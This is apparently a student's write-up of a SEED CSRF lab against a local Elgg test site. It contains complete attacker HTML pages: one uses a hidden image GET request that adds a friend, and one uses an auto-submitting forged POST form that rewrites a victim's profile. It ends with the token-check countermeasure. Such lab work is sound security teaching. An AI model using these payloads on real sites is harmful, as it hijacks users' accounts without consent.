

Cross-Site Request Forgery (CSRF) Attack Lab

Task 1: Observing HTTP Request.

使用 F12 打开网络元素，观察发送的 GET 和 POST 报文





Task 2:


CSRF Attack using GET Request

在/var/www/CSRF/Attacker/目录下建立 index.html 文件并写入 JS 的恶意代码。index.html 是作为 www.csrflabattacker.com 网站服务器默认打开的文件，打开后将默认编译其中代码，通过 img 的特性自动发送报文。

需要 root 权限才能修改

```
seed@VM:~/cyberSe/CSRF $ cat /var/www/CSRF/Attacker/index.html
<html>
<body>
<h1>You have add Boby as your friend!</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1"/
>
</body>
</html>
seed@VM:~/cyberSe/CSRF $
```


我们打开网络抓包，并访问 www.csrflabattacker.com 网站，可以看到由该网站向 www.csrflabelgg.com 发送了 add?friend=43 的报文，43 为 Boby 的 Elgg 网站账户 id 号。



可以看到在 Alice 访问 www.csrflabattacker.com 后相当于发送了添加 Boby 为好友的报文给服

务器，与 Boby 成功成为好友


Task 3:

CSRF Attack using POST Request

使用 POST 发送报文，需要先将各个参数加入到变量中，参考实验文档的格式

```
seed@VM:~/cyberSe/CSRF $ cat /var/www/CSRF/Attacker/index.html
<html>
<body>
<h1>You have add Boby as your friend!</h1>
<h2>Boby is your Hero!</h2>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1"/
>
<script type="text/javascript">
function forge_post()
{
        var fields;
        fields += "<input type='hidden' name='name' value='I love Boby'>";
        fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero!'>"
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>"
        fields += "<input type='hidden' name='guid' value='42'>";

        var p = document.createElement("form");

        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";

        document.body.appendChild(p);

        p.submit();
}

window.onload = function() { forge_post(); }

</script>
</body>
</html>
seed@VM:~/cyberSe/CSRF $ _
```


同样登录 www.csrflabattacker.com 恶意网站，在执行恶意代码后自动跳转回用户首页，可以发现用户的姓名与简介已经被修改了




Question 1: Boby does not knowAlice’s Elgg password, so he cannot log into Alice’s account to get the information. Please describe how Boby can solve this problem.
Answer 1：由于网站设计者的问题以及实验需要，发送报文不检查该报文是否为有发送该报文权限的用户，Boby 只需要获得 Alice 的账户 id 即可盗用 Alice 权限发出修改指令

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim’s Elgg profile? Please explain.
Answer 2: 不能，因为发送修改的报文需要 id 号（这里是 Alice 的 id=42），如果要攻击其他用户，需要先获取其 id 并修改攻击的报文

Task 4:

Implementing a countermeasure for Elgg

进入/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/目录内对 ActionsService.php 进行修改，找到函数 gatekeeper 并注释掉第一行的 return true，之后重复之前的攻击，可以发现攻击失败，Alice 的主页没有被修改。



总结

不去管理服务器内部实现，我们只关注于向服务器发送的报文，可以发现简单的参数传递如果没有密钥的参与将会极大降低安全性